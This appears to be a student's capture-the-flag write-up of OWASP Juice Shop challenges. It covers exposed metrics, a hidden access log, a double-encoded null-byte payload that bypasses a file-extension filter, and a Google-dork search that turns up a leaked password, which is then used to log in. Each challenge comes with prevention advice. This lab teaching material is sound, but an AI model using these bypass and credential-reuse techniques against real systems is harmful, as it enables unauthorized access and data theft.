- **SPA Routing:** I learned how Single Page Applications (like Angular, React, Vue) handle navigation and how easily these routes can be enumerated.
- **Reconnaissance:** This reinforced the importance of inspecting client-side JavaScript files (`main.js`) as a first step in analyzing a web application.
- **No Secrets in the Browser:** Anything sent to the client-side (browser) is no longer secret and is fully accessible to the user.




Figure 3.4.6: Score Board solved

3.5 Security Advisory




Figure 3.5.1: Read challenge hint

Let try in url : /security.txt



Figure 3.5.2: The security.txt file

We can see another url here : /.well-known/csaf/provider-metadata.json




Figure 3.5.3: Search for the path

Now, this task hasn't finished yet, try to go root folder : `.well-known/csaf`

~ / .well-known / csaf

Name	Size	Modified
..		
2017		PM 2:01:22 11/16/2025
2021		PM 2:01:22 11/16/2025
2024		PM 2:01:22 11/16/2025
changes.csv	191	PM 2:01:22 11/16/2025
index.txt	116	PM 2:01:22 11/16/2025
provider-metadata.json	1023	PM 2:15:50 1/17/2026

Figure 3.5.4: `.well-know/csaf` direction

~ / .well-known / csaf / 2021

Name	Size	Modified
..		
juice-shop-sa-20211014-proto.json	2394	PM 2:01:22 11/16/2025
juice-shop-sa-20211014-proto.json.asc	228	PM 2:01:22 11/16/2025
juice-shop-sa-20211014-proto.json.sha512	164	PM 2:01:22 11/16/2025

Figure 3.5.5: Move to 2021 folder

We need to find where is the problem in this file , because this is not just a file search, but a challenge involving Data Analysis and Social Engineering .

```
Pretty print
{
  "date": "2024-03-03T11:00:00.000Z",
  "number": "1.0.0",
  "summary": "Initial public release."
},
{
  "status": "final",
  "version": "1.0.0"
},
{
  "product_tree": {
    "branches": [
      {
        "category": "product_version_range",
        "name": ">=v12.10.2",
        "product": {
          "name": "OWASP Juice Shop",
          "product_id": "juice-shop/juice-shop",
          "product_identification_helper": {
            "purl": "pkg:docker/bkimminich/juice-shop"
          }
        }
      }
    ]
  },
  "vulnerabilities": [
    {
      "cve": "CVE-2020-36604",
      "notes": [
        {
          "category": "details",
          "text": "A proof of an exploit does not exists, but it might be possible to exploit the Juice Shop through the vulnerability.",
          "title": "Notes"
        }
      ],
      "product_status": {
        "known_affected": [
          "juice-shop/juice-shop"
        ]
      },
      "title": "The Juice Shop uses the library hoek which might be subject to prototype pollution via the clone function."
    }
  ]
}
```

Figure 3.5.6: Read the file detail

Maybe this is a issue , based on this and go to Customer Feedback to send a questioning message.

Customer Feedback

Author

Comment*

Max. 160 characters 99/160

Rating

CAPTCHA: What is $3-7*2$?

Result*

Figure 3.5.7: Send the question to customer feedback

When i do this task , i try all the file in `/.well-known/csaf` and try one by one the issue of file but non of them have the issue , maybe this task need something more .

4 OBSERVABILITY FAILURES

4.1 Exposed Metrics ★

4.1.a Goals

The objective of this challenge is to access sensitive operational data by identifying and accessing an unprotected monitoring endpoint used by the application. This typically involves finding where the application exposes its internal health and performance statistics.

4.1.b How did I analyze?

- **Observation:** Modern web applications, especially those built with microservices or containers, often use monitoring solutions to track uptime, request counts, and error rates.
- **Hypothesis:** A very common industry standard for monitoring is **Prometheus**. By default, Prometheus scrapes data from an endpoint located at `/metrics`. If the developers forgot to secure this route, I might be able to view the raw system data.

4.1.c What did I do?

Step 1: I suspected the application might be exposing standard monitoring paths. Common paths include `/health`, `/info`, and `/metrics`.

I manually navigated to the default Prometheus endpoint by appending `/metrics` to the application's base URL: `http://<target-ip>:<port>/metrics`.

```

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.010284917
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.025585334
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.130326958
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 1.628732584
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.004281791
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.001625
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 1.656

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 50.656416

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 16.472258

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 67.128674

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1768635892

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 201388032

# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 1162817536

# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 241115136

# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 23

# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 1048576

# HELP nodejs_eventloop_lag_seconds Lag of event loop in seconds.
# TYPE nodejs_eventloop_lag_seconds gauge
nodejs_eventloop_lag_seconds{app="juiceshop"} 0.007558875

# HELP nodejs_eventloop_lag_min_seconds The minimum recorded event loop delay.
# TYPE nodejs_eventloop_lag_min_seconds gauge
nodejs_eventloop_lag_min_seconds{app="juiceshop"} 0.003909632

# HELP nodejs_eventloop_lag_max_seconds The maximum recorded event loop delay.
# TYPE nodejs_eventloop_lag_max_seconds gauge
nodejs_eventloop_lag_max_seconds{app="juiceshop"} 0.047218687

```

Figure 4.1.1: Accessing the /metrics endpoint in the browser

4.1.d Why is it vulnerable?

- **Security Misconfiguration:** The application was deployed with default settings. Many frameworks enable the `/metrics` endpoint by default to help developers, but it is meant to be restricted in production.
- **Broken Access Control:** The endpoint lacks any form of authentication (like Basic Auth or API keys), allowing anonymous users to query internal system states.

4.1.e How to prevent it?

- **Access Control:** Restrict the `/metrics` endpoint to authenticated users with administrative privileges only.
- **Network Segmentation:** Block public access to monitoring endpoints at the firewall or load balancer level. These endpoints should only be accessible to the internal monitoring server (e.g., the Prometheus server), not the public internet.

4.1.f What did I learn?

- **Information Leakage:** I learned that "harmless" statistics can actually reveal a lot about the technology stack, traffic patterns, and potential bottlenecks of a target system.
- **Default Configurations:** This challenge highlighted that default settings are often insecure. "It works out of the box" usually means "It is open to everyone out of the box."




Figure 4.1.2: Exposed Metrics solved

4.2 Access Log ★★★★★

4.2.a Goals

The objective of this challenge is to locate and access the server's internal access log files. These files are not linked anywhere in the standard user interface and contain sensitive traffic data, requiring the attacker to guess or discover the hidden path.

4.2.b How did I analyze?

- **Observation:** I investigated the application structure and identified the `/support` page. In many applications, support or diagnostic sections are used by administrators to troubleshoot issues.
- **Hypothesis:** I theorized that sensitive operational files might be stored under predictable paths related to the support functionality. If the developers followed a standard naming convention, the logs might be located in a subdirectory named `/logs` relative to the support page.

4.2.c What did I do?

Step 1: I started by observing the URL for the support page:

```
http://[IP]:[PORT]/support.
```




Figure 4.2.1: Guess the support page

Step 2: I manually modified the URL in the browser address bar by appending `/logs` to the path.

```
http://[IP]:[PORT]/support/logs
```




Figure 4.2.2: Navigating to the `/support/logs` endpoint

4.2.d Why is it vulnerable?

- **Broken Access Control:** The application failed to enforce authentication or authorization checks on this specific directory. Even if the files are "hidden" (not linked), they are still publicly accessible to anyone who knows the URL.
- **Directory Listing Enabled:** The web server configuration allowed directory browsing. When a user accesses a folder without an `index.html` file, the server automatically generates a list of all files inside, essentially handing the attacker a map of the directory.

4.2.e How to prevent it?

- **Strict Access Control:** Implement proper authorization checks (e.g., Role-Based Access Control) for all sensitive paths. Middleware should verify that the user is a System Administrator before serving any file from a log directory.
- **Disable Directory Listing:** Configure the web server (e.g., Nginx, Apache, or Express) to disable directory browsing. This prevents attackers from seeing the contents of a folder even if they guess its name.
- **Secure Storage:** Store log files *outside* the web root directory. If the files are located in a folder that is not served by the web server (e.g., `/var/log/` instead of `/var/www/html/logs`), they cannot be accessed directly via a URL.

4.2.f What did I learn?

- **Predictable Naming:** I learned that developers often use predictable naming conventions (`logs`, `backups`, `admin`). This makes "guessing" paths a viable attack strategy.
- **Server Configuration:** Security is not just about code; it is also about server configuration. Simply disabling directory listings is a quick fix that drastically reduces visibility for attackers.




Figure 4.2.3: Access Log solved

4.3 Misplaced Signature File ★★★★★

4.3.a Goals

The objective of this challenge is to download a sensitive configuration file named `suspicious_errors.yml` located in the `/ftp` directory. Accessing this file directly is blocked by the server's security filter (returning a 403 Forbidden error), so the goal is to bypass this restriction using an encoding attack.

4.3.b How did I analyze?

- **Observation:** The `/ftp` directory contains various files. While some are accessible, critical files like `.yml` configurations are protected by a security filter.
- **Hypothesis:** The application likely uses a whitelist that only permits downloads for specific "safe" file extensions, such as `.md` or `.pdf`. However, similar to previous challenges, the system might be vulnerable to a "Poison Null Byte" attack. Since this is a URL, I might need to use Double URL Encoding to ensure the null byte reaches the backend logic intact.

4.3.c What did I do?

Step 1: I navigated to the `/ftp` directory and identified the file `suspicious_errors.yml`.

I attempted to click it directly, but the server returned a `403 Forbidden` error.

OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:59:18)
at /juice-shop/build/routes/fileServer.js:43:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:198:5)
```


Figure 4.3.1: 403 Forbidden error when trying to access the .yml file directly

Step 2: I needed to satisfy the server's requirement for a valid extension (like .md) while forcing the file system to read the original filename.

I used a **Double URL Encoded Null Byte**.

- %00 is the Null Byte.
- If I send %00, the web server might decode it too early or reject it.
- By encoding the % symbol as %25, the payload becomes %2500. The first layer decodes %25 to %, leaving %00 for the internal logic.

```
/ftp/suspicious_errors.yml%2500.md
```



```
title: Suspicious error messages specific to the application
description: Detects error messages that only occur from tampering with or attacking the application
author: Bjoern Kimminich
logsource:
  category: application
  product: nodejs
  service: errorhandler
detection:
  keywords:
    - 'Blocked illegal activity'
    - '* with id=* does not exist'
    - 'Only * files are allowed'
    - 'File names cannot contain forward slashes'
    - 'Unrecognized target URL for redirect: *'
    - 'B2B customer complaints via file upload have been deprecated for security reasons'
    - 'Infinite loop detected'
    - 'Detected an entity reference loop'
  condition: keywords
level: low
```

Figure 4.3.2: Constructing the double-encoded in the browser URL bar

4.3.d Why is it vulnerable?

- **Sensitive Information Exposure:** The /ftp directory holds a configuration file that outlines "signatures" or patterns for error logging. This gives attackers insight into what the system deems suspicious and how it manages exceptions.

- **Improper Output Handling (Null Byte Injection):** The application relies on high-level string validation (checking for `.md`) which does not match how the low-level file system interprets strings (terminating at `%00`).
- **Double Encoding:** The application decodes inputs multiple times or passes decoded input to a secondary system, allowing the null byte to slip through filters.

4.3.e How to prevent it?

- **Sanitization:** Strictly reject any input containing null bytes (`%00`) or other control characters.
- **Secure Storage:** Configuration files (`.yaml`, `.xml`, `.conf`) should never be stored in publicly accessible web directories (like `/ftp` or `/public`). They should be stored outside the web root.
- **Strict Allow-listing:** Instead of checking extensions, validate the request against a strict list of allowed *full filenames*.

4.3.f What did I learn?

- **Bypassing Filters:** I learned that security filters often look for specific patterns (like extensions) but fail to account for how the underlying OS interprets data.
- **The Risk of Config Files:** Accessing a signature file is dangerous because it tells an attacker exactly what "alarm bells" exist in the system, allowing them to craft attacks that fly under the radar.

4.4 Leaked Access Log ★★★★★

4.4.a Goals

The objective of this challenge is to compromise a user account not by hacking the server directly, but by utilizing Open Source Intelligence (OSINT). The goal is to discover sensitive server logs that a developer accidentally leaked on a public forum and extract a valid password from them.

4.4.b How did I analyze?

- **Observation:** Developers often encounter bugs and seek help on community forums like StackOverflow. To provide context, they frequently upload log files or code snippets to paste sites (like Pastebin).
- **Hypothesis:** If a Juice Shop developer posted server logs online to troubleshoot an issue, and if the application is misconfigured to log sensitive data (like request parameters), I might find a password hidden in those public logs.

4.4.c What did I do?

Step 1: [OSINT & Google Dorking]

- I hypothesized that developers might seek help on forums. I used Google Dorks to search for external discussions related to the application.
- Query used: `intext:"pastebin" juice shop stackoverflow` (This searches for pages mentioning "pastebin" and "juice shop" within the StackOverflow domain or context).




Figure 4.4.1: Using Google Dorks to find developer discussions

Step 2: I located a specific StackOverflow thread where a developer was complaining about logging verbosity. In the comments or description, the developer linked to a Pastebin dump containing "raw server access logs" to demonstrate their issue.

The screenshot shows a Stack Overflow thread. The title is "Less verbose access logs using expressjs/morgan". The thread was asked 6 years, 6 months ago, modified 6 years, 6 months ago, and viewed 3k times. The user asks: "I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like". They then provide a sample of verbose logs:

```
169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 3
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "POST /rest/user/login HTTP/1.1" 2
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/continue-code HTTP/1.1"
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 2
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /api/Challenges/?name=Score%2
```

The user then says: "(see <https://pastebin.com/4U1V1UjU> for more)". They ask: "Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!". The thread has tags: apache, logging, access-log, morgan. The user is bkimminich, asked Jul 16, 2019 at 15:57, with 436 votes, 4 answers, and 11 comments.

Figure 4.4.2: Locating the Pastebin link in the forum thread

Step 3: I accessed the Pastebin link and scanned the log entries.

- I looked for requests related to user updates or password changes.
- I found a GET request where the password was passed as a query parameter (a major security flaw) and was captured in the log.
- Leaked String: 0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&6lB

The screenshot shows a log entry: "161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&6lB&new=sjss22%0%E2%82%AC55jaJasj!.k&repeat=sjss22%0%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39 "http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"

Figure 4.4.3: Identifying the encoded password in the leaked log

Step 4: The password contained URL-encoded characters. I needed to decode it to get the actual credential.

- I used a URL decoder to convert %C2%A7 into the section sign §.
- **Decoded Password:**

`0Y8rMnww$*9VFYE$59-!Fg1L6t&6lB`

- I identified the associated User ID (e.g., J12934) from the log context and used these credentials to successfully log in.

URL Decoder/Encoder

`0Y8rMnww$*9VFYE$59-!Fg1L6t&6lB`

Figure 4.4.4: Decode Password

POST http://192.168.2.19:8080/rest/user/login?= → 200 OK

Overview Contents Summary Chart Notes

```

1  [ ]
2  "email": "J12934@juice-sh.op",
3  "password": "0Y8rMnww$*9VFYE$59-!Fg1L6t&6lB"
4  ]

```

Headers Query String Cookies Text Hex JavaScript JSON JSON Text Raw

HTTP/1.1 200 OK

Access-Control-Allow-Origin *

X-Content-Type-Options nosniff

X-Frame-Options SAMEORIGIN

Feature-Policy payment 'self'

X-Recruiting /#/jobs

Content-Type application/json; charset=utf-8

Content-Length 801

ETag W/"321-3tlvUX2O7N1hyvRPvd3b9DkWjlc"

Vary Accept-Encoding

Date Sat, 17 Jan 2026 12:12:12 GMT

Keep-Alive timeout=5

Connection keep-alive

Figure 4.4.5: Send success

4.4.d Why is it vulnerable?

- The application was improperly logging sensitive query parameters. Passwords should never be sent via GET requests (where they appear in URLs and logs) and should never be written to access logs in plain text.
- A developer violated security protocols by posting internal logs containing real production data to a public forum.

4.4.e How to prevent it?

- **Log Sanitization:** Configure logging libraries (e.g., Morgan in Express.js) to explicitly exclude or mask sensitive fields (passwords, tokens, credit card numbers) from output logs.
- Train developers to never post internal logs or code snippets containing real data to public forums. Use sanitized or "dummy" data for troubleshooting.
- **Incident Response:** Regularly scan public repositories and forums for leaked company data to request takedowns immediately.

4.4.f What did I learn?

- **The Danger of Verbose Logging:** I learned that logs are often a goldmine for attackers. If an application logs everything without filtering, it is leaking secrets.
- **OSINT is Powerful:** Hacking isn't always about penetrating a firewall; sometimes it's simply finding the keys that an employee left on the internet.

